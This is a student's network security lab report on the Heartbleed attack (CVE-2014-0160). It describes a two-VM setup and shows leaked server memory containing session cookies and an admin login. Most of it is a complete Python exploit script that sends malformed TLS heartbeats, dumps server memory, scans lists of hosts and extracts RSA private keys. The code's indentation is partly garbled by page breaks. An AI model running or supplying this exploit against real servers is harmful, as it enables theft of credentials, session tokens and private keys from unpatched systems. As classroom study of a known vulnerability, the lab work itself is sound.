CT-541 – NETWORK SECURITY

MS-IS 004 2019/20 – Evening Fall 2019

CT-541 NS Assignment-05

Heartbleed Attack

STUDENT NAME: MUHAMMAD UMAR TARIQ

ROLL NUMBER: IS 004 2019/20

COURSE INSTRUCTOR: Dr. Mubashir M Khan

DEPARTMENT OF COMPUTER SCIENCE & INFORMATION TECHNOLOGY

NED UNIVERSITY, KARACHI CAMPUS

Contents

Virtual Machines Configuration for Heartbleed Attack:

We need to create 2 Ubuntu ver. 12.04 32 Bit Virtual Machines

1. **Heartbleed Victim Server VM IP = 10.0.2.7**
2. **Heartbleed Attacker VM IP = 10.0.2.8**

We need to configure these two VM's in NAT-Network Mode:

IN NATNETWORK THERE WILL BE:

1. Access from Outside Network into This Virtual Machine.

2. Network Between Host and Virtual Machine.

3. Network Between Virtual Machines Themselves.

4. Access the Outside network using host as proxy.

Heartbeat Protocol:

It works on Heartbeat Request and Heartbeat Response. Client sends a HeartbeatRequest packet to the server. When the server receives it, it sends back a copy of the received message in the HeartbeatResponse packet. The goal is to keep the connection alive.


Heartbleed Attack:

We need to modify the /etc/hosts file on the attacker machine to map the server name to the IP address of the server VM. Search the following line in /etc/hosts, and replace the IP address 127.0.0.1 with the actual IP address of the server VM that hosts the ELGG application.

On **Heartbleed Attacker VM = 10.0.2.8** in /etc/hosts

Change 127.0.0.1 www.heartbleedlabelgg.com to


10.0.2.7 www.heartbleedlabelgg.com



Login as the site administrator. (User Name:admin; Password:seedelgg)

- Add Boby as friend. (Go to More -> Members and click Boby -> Add Friend)
- Send Boby a private message

Login as admin , then add Boby as a friend and send a message.



Heartbleed Attack – Result:

```
.....................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/activity
Cookie: Elgg=9rtajfmbivt83pu5goe6da7m55; elggperm=zEaERbbgKji2zBFy7FDz6n4OjIxw9T4S
Connection: keep-alive
If-None-Match: "1449721729"

._..U..b..R.4...u.......@..E.)..X.5)...n=71dd46c13570c23113a12505d26fc570&__elgg_ts=1597550948&username=admin&password=seedelgg&p
ersistent=true.j....K6^.e."l....I

[08/15/2020 21:10] seed@ubuntu:~/Downloads$
```

Contents of the Message, Subject and Message sent

```
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8........5..............
.........3.2.....E.D...../...A.............................I.........
..........
.................................#.......-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=gbe9mfocp201k3modfs2uu9l17
Connection: keep-alive
If-None-Match: "1449721729"

.=A=...zM.nn....._..D.....L..6.\....L
```

Malicious Heartbeat packets – Source Code:

```
#!/usr/bin/python



# Code originally from https://gist.github.com/eelsivart/10174134

# Modified by Haichao Zhang

# Last Updated: 2/12/15

# Version 1.20

#

#

# -added option to the payload length of the heartbeat payload

# Don't forget to "chmod 775 ./attack.py" to make the code executable

# Students can use eg. "./attack.py www.seedlabelgg.com -l 0x4001" to send the heartbeat request with
payload length variable=0x4001

# The author disclaims copyright to this source code.



import sys

import struct
```

```
import socket

import time

import select

import re

import time

import os

from optparse import OptionParser




options = OptionParser(usage='%prog server [options]', description='Test and exploit TLS heartbeat
vulnerability aka heartbleed (CVE-2014-0160)')

options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')

options.add_option('-l', '--length', type='int', default=0x4000,dest="len", help='payload length to test
(default: 0x4000)')

options.add_option('-n', '--num', type='int', default=1, help='Number of times to connect/loop (default:
1)')

options.add_option('-s', '--starttls', action="store_true", dest="starttls", help='Issue STARTTLS command
for SMTP/POP/IMAP/FTP/etc...')
```

```
options.add_option('-f', '--filein', type='str', help='Specify input file, line delimited, IPs or hostnames or IP:port or hostname:port')

options.add_option('-v', '--verbose', action="store_true", dest="verbose", help='Enable verbose output')

options.add_option('-x', '--hexdump', action="store_true", dest="hexdump", help='Enable hex output')

options.add_option('-r', '--rawoutfile', type='str', help='Dump the raw memory contents to a file')

options.add_option('-a', '--asciioutfile', type='str', help='Dump the ascii contents to a file')

options.add_option('-d', '--donotdisplay', action="store_true", dest="donotdisplay", help='Do not display returned data on screen')

options.add_option('-e', '--extractkey', action="store_true", dest="extractkey", help='Attempt to extract RSA Private Key, will exit when found. Choosing this enables -d, do not display returned data on screen.')


opts, args = options.parse_args()


if opts.extractkey:

    import base64, gmpy

    from pyasn1.codec.der import encoder

    from pyasn1.type.univ import *
```

```
def hex2bin(arr):

    return ''.join('{:02x}'.format(x) for x in arr).decode('hex')



tls_versions = {0x01:'TLSv1.0',0x02:'TLSv1.1',0x03:'TLSv1.2'}



def build_client_hello(tls_ver):

    client_hello = [

# TLS header ( 5 bytes)

0x16,               # Content type (0x16 for handshake)

0x03, tls_ver,         # TLS Version

0x00, 0xdc,         # Length

# Handshake header

0x01,               # Type (0x01 for ClientHello)
```

```
0x00, 0x00, 0xd8,   # Length

0x03, tls_ver,        # TLS Version

# Random (32 byte)

0x53, 0x43, 0x5b, 0x90, 0x9d, 0x9b, 0x72, 0x0b,

0xbc, 0x0c, 0xbc, 0x2b, 0x92, 0xa8, 0x48, 0x97,

0xcf, 0xbd, 0x39, 0x04, 0xcc, 0x16, 0x0a, 0x85,

0x03, 0x90, 0x9f, 0x77, 0x04, 0x33, 0xd4, 0xde,

0x00,              # Session ID length

0x00, 0x66,        # Cipher suites length

# Cipher suites (51 suites)

0xc0, 0x14, 0xc0, 0x0a, 0xc0, 0x22, 0xc0, 0x21,

0x00, 0x39, 0x00, 0x38, 0x00, 0x88, 0x00, 0x87,

0xc0, 0x0f, 0xc0, 0x05, 0x00, 0x35, 0x00, 0x84,

0xc0, 0x12, 0xc0, 0x08, 0xc0, 0x1c, 0xc0, 0x1b,

0x00, 0x16, 0x00, 0x13, 0xc0, 0x0d, 0xc0, 0x03,
```

```
0x00, 0x0a, 0xc0, 0x13, 0xc0, 0x09, 0xc0, 0x1f,

0xc0, 0x1e, 0x00, 0x33, 0x00, 0x32, 0x00, 0x9a,

0x00, 0x99, 0x00, 0x45, 0x00, 0x44, 0xc0, 0x0e,

0xc0, 0x04, 0x00, 0x2f, 0x00, 0x96, 0x00, 0x41,

0xc0, 0x11, 0xc0, 0x07, 0xc0, 0x0c, 0xc0, 0x02,

0x00, 0x05, 0x00, 0x04, 0x00, 0x15, 0x00, 0x12,

0x00, 0x09, 0x00, 0x14, 0x00, 0x11, 0x00, 0x08,

0x00, 0x06, 0x00, 0x03, 0x00, 0xff,

0x01,           # Compression methods length

0x00,           # Compression method (0x00 for NULL)

0x00, 0x49,       # Extensions length

# Extension: ec_point_formats

0x00, 0x0b, 0x00, 0x04, 0x03, 0x00, 0x01, 0x02,

# Extension: elliptic_curves
```

```
0x00, 0x0a, 0x00, 0x34, 0x00, 0x32, 0x00, 0x0e,

0x00, 0x0d, 0x00, 0x19, 0x00, 0x0b, 0x00, 0x0c,

0x00, 0x18, 0x00, 0x09, 0x00, 0x0a, 0x00, 0x16,

0x00, 0x17, 0x00, 0x08, 0x00, 0x06, 0x00, 0x07,

0x00, 0x14, 0x00, 0x15, 0x00, 0x04, 0x00, 0x05,

0x00, 0x12, 0x00, 0x13, 0x00, 0x01, 0x00, 0x02,

0x00, 0x03, 0x00, 0x0f, 0x00, 0x10, 0x00, 0x11,

# Extension: SessionTicket TLS

0x00, 0x23, 0x00, 0x00,

# Extension: Heartbeat

0x00, 0x0f, 0x00, 0x01, 0x01

    ]

    return client_hello



def build_heartbeat(tls_ver):
```

```
    heartbeat = [

0x18,       # Content Type (Heartbeat)

0x03, tls_ver,  # TLS version

0x00, 0x29,  # Length

# Payload

0x01,       # Type (Request)

opts.len/256, opts.len%256,  # Payload length

0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,

0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,

0x41, 0x41, 0x41, 0x41, 0x41, 0x42, 0x43, 0x44,

0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,

0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,

0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,

0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
```

```
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44,
0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C,
0x4D, 0x4E, 0x4F, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D,
```

```
0x4E, 0x4F

    ]

    return heartbeat


if opts.rawoutfile:

    rawfileOUT = open(opts.rawoutfile, "a")


if opts.asciioutfile:

    asciifileOUT = open(opts.asciioutfile, "a")


if opts.extractkey:

    opts.donotdisplay = True
```

```
def hexdump(s):

    pdat = ''

    hexd = ''

    for b in xrange(0, len(s), 16):

        lin = [c for c in s[b : b + 16]]

        if opts.hexdump:

            hxdat = ' '.join('%02X' % ord(c) for c in lin)

            pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)

            hexd += '  %04x: %-48s %s\n' % (b, hxdat, pdat)

        else:

            pdat += ''.join((c if ((32 <= ord(c) <= 126) or (ord(c) == 10) or (ord(c) == 13)) else '.' )for c in lin)

    if opts.hexdump:

                return hexd

    else:

        pdat = re.sub(r'([.]{50,})', '', pdat)
```

```
        if opts.asciioutfile:

            asciifileOUT.write(pdat)

        return pdat




def rcv_tls_record(s):

    print 'Analyze the result....'

    try:

        tls_header = s.recv(5)

        if not tls_header:

            print 'Unexpected EOF (header)'

            return None,None,None

        typ,ver,length = struct.unpack('>BHH',tls_header)

        message = ''

        while len(message) != length:
```

```
            message += s.recv(length-len(message))

        if not message:

            print 'Unexpected EOF (message)'

            return None,None,None

        if opts.verbose:

                print 'Received message: type = {}, version = {}, length = {}'.format(typ,hex(ver),length,)

        return typ,ver,message

    except Exception as e:

        print "\nError Receiving Record! " + str(e)

        return None,None,None



def hit_hb(s, targ, firstrun, supported):

    s.send(hex2bin(build_heartbeat(supported)))

    while True:

        typ, ver, pay = rcv_tls_record(s)
```

```
    if typ is None:
        print 'No heartbeat response received, server likely not vulnerable'
        return ''


    if typ == 24:
        if opts.verbose:
            print 'Received heartbeat response...'
        if len(pay) > 0x29:
            if firstrun or opts.verbose:
                print '\nWARNING: ' + targ + ':' + str(opts.port) + ' returned more data than it should - server is vulnerable!'
            if opts.rawoutfile:
                rawfileOUT.write(pay)
            if opts.extractkey:
                return pay
```

```
            else:
                return hexdump(pay)
        else:
            print 'Server processed malformed heartbeat, but did not return any extra data.'


    if typ == 21:
        print 'Received alert:'
        return hexdump(pay)
        print 'Server returned error, likely not vulnerable'
        return ''


def conn(targ, port):
    try:
```

```
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        sys.stdout.flush()

        s.settimeout(10)

        #time.sleep(0.2)

        s.connect((targ, port))

        return s



    except Exception as e:

        print "Connection Error! " + str(e)

        return None



def bleed(targ, port):

    try:

        res = ''

        firstrun = True
```

```
    print '\n#################################################################'

    print 'Connecting to: ' + targ + ':' + str(port) + ', ' + str(opts.num) + ' times'

    for x in range(0, opts.num):

        if x > 0:

            firstrun = False




        if x == 0 and opts.extractkey:

            print "Attempting to extract private key from returned data..."

            if not os.path.exists('./hb-certs'):

                os.makedirs('./hb-certs')

            print '\nGrabbing public cert from: ' + targ + ':' + str(port) + '\n'

            os.system('echo | openssl s_client -connect ' + targ + ':' + str(port) + ' -showcerts | openssl x509
> hb-certs/sslcert_' + targ + '.pem')

            print '\nExtracting modulus from cert...\n'

            os.system('openssl x509 -pubkey -noout -in hb-certs/sslcert_' + targ + '.pem > hb-certs/sslcert_'
+ targ + '_pubkey.pem')
```

```
        output = os.popen('openssl x509 -in hb-certs/sslcert_' + targ + '.pem -modulus -noout | cut -d=
-f2')

        modulus = output.read()



    s = conn(targ, port)

    if not s:

        continue



    # send starttls command if specified as an option or if common smtp/pop3/imap ports are used

    if (opts.starttls) or (port in {25, 587, 110, 143, 21}):



        stls = False

        atls = False



        # check if smtp supports starttls/stls
```

```
if port in {25, 587}:

    print 'SMTP Port... Checking for STARTTLS Capability...'

    check = s.recv(1024)

    s.send("EHLO someone.org\n")

    sys.stdout.flush()

    check += s.recv(1024)

    if opts.verbose:

        print check



    if "STARTTLS" in check:

        opts.starttls = True

        print "STARTTLS command found"

    elif "STLS" in check:

        opts.starttls = True
```

```
        stls = True

        print "STLS command found"

    else:

        print "STARTTLS command NOT found!"

        print '#################################################################'

        return




# check if pop3/imap supports starttls/stls

elif port in {110, 143}:

    print 'POP3/IMAP4 Port... Checking for STARTTLS Capability...'

    check = s.recv(1024)

    if port == 110:

        s.send("CAPA\n")

    if port == 143:

        s.send("CAPABILITY\n")
```

```
sys.stdout.flush()

check += s.recv(1024)

if opts.verbose:

    print check



if "STARTTLS" in check:

    opts.starttls = True

    print "STARTTLS command found"

elif "STLS" in check:

    opts.starttls = True

    stls = True

    print "STLS command found"

else:

    print "STARTTLS command NOT found!"
```

```
        print '#################################################################'

        return



# check if ftp supports auth tls/starttls

elif port in {21}:

    print 'FTP Port... Checking for AUTH TLS Capability...'

    check = s.recv(1024)

    s.send("FEAT\n")

    sys.stdout.flush()

    check += s.recv(1024)

    if opts.verbose:

        print check



    if "STARTTLS" in check:

        opts.starttls = True
```

```
        print "STARTTLS command found"

    elif "AUTH TLS" in check:

        opts.starttls = True

        atls = True

        print "AUTH TLS command found"

    else:

        print "STARTTLS command NOT found!"

        print '#################################################################'

        return



# send appropriate tls command if supported

if opts.starttls:

    sys.stdout.flush()

    if stls:
```

```
            print 'Sending STLS Command...'

            s.send("STLS\n")

        elif atls:

            print 'Sending AUTH TLS Command...'

            s.send("AUTH TLS\n")

        else:

            print 'Sending STARTTLS Command...'

            s.send("STARTTLS\n")

        if opts.verbose:

            print 'Waiting for reply...'

        sys.stdout.flush()

        rcv_tls_record(s)



    supported = False

    for num,tlsver in tls_versions.items():
```

```
if firstrun:

    print 'Sending Client Hello for {}'.format(tlsver)

s.send(hex2bin(build_client_hello(num)))



if opts.verbose:

    print 'Waiting for Server Hello...'



while True:

    typ,ver,message = rcv_tls_record(s)

    if not typ:

        if opts.verbose:

            print 'Server closed connection without sending ServerHello for {}'.format(tlsver)

        s.close()
```

```
            s = conn(targ, port)

            break

        if typ == 22 and ord(message[0]) == 0x0E:

            if firstrun:

                print 'Received Server Hello for {}'.format(tlsver)

            supported = True

            break

    if supported: break



if not supported:

    print '\nError! No TLS versions supported!'

    print '#################################################################'

    return



if opts.verbose:
```

```
    print '\nSending heartbeat request...'

sys.stdout.flush()




keyfound = False

if opts.extractkey:

  res = hit_hb(s, targ, firstrun, supported)

  if res == '':

      continue

  keyfound = extractkey(targ, res, modulus)

else:

            res += hit_hb(s, targ, firstrun, supported)

s.close()

if keyfound:

    sys.exit(0)
```

```
            else:

                sys.stdout.write('\rPlease wait... connection attempt ' + str(x+1) + ' of ' + str(opts.num))

                sys.stdout.flush()



        print '\n#################################################################'

        print

        return res



    except Exception as e:

        print "Error! " + str(e)

        print '#################################################################'

        print



def extractkey(host, chunk, modulus):
```

```
    #print "\nChecking for private key...\n"

    n = int (modulus, 16)

    keysize = n.bit_length() / 16




    for offset in xrange (0, len (chunk) - keysize):

        p = long (''.join (["%02x" % ord (chunk[x]) for x in xrange (offset + keysize - 1, offset - 1, -1)]).strip(),
16)

        if gmpy.is_prime (p) and p != n and n % p == 0:

            if opts.verbose:

                print '\n\nFound prime: ' + str(p)

            e = 65537

            q = n / p

            phi = (p - 1) * (q - 1)

            d = gmpy.invert (e, phi)

            dp = d % (p - 1)
```

```
        dq = d % (q - 1)

        qinv = gmpy.invert (q, p)

        seq = Sequence()

        for x in [0, n, e, d, p, q, dp, dq, qinv]:

            seq.setComponentByPosition (len (seq), Integer (x))

        print "\n\n-----BEGIN RSA PRIVATE KEY-----\n%s-----END RSA PRIVATE KEY-----\n\n" %
base64.encodestring(encoder.encode (seq))

        privkeydump = open("hb-certs/privkey_" + host + ".dmp", "a")

        privkeydump.write(chunk)

        return True

    else:

        return False



def main():
```

```
print "\ndefribulator v1.20"

print "A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)"

allresults = ''



# if a file is specified, loop through file

if opts.filein:

    fileIN = open(opts.filein, "r")



    for line in fileIN:

        targetinfo = line.strip().split(":")

        if len(targetinfo) > 1:

            allresults = bleed(targetinfo[0], int(targetinfo[1]))

        else:

            allresults = bleed(targetinfo[0], opts.port)
```

```
        if allresults and (not opts.donotdisplay):
            print '%s' % (allresults)

    fileIN.close()

else:
    if len(args) < 1:
        options.print_help()
        return
    allresults = bleed(args[0], opts.port)
    if allresults and (not opts.donotdisplay):
        print '%s' % (allresults)

print
```

```
    if opts.rawoutfile:

        rawfileOUT.close()



    if opts.asciioutfile:

        asciifileOUT.close()



if __name__ == '__main__':

    main()
```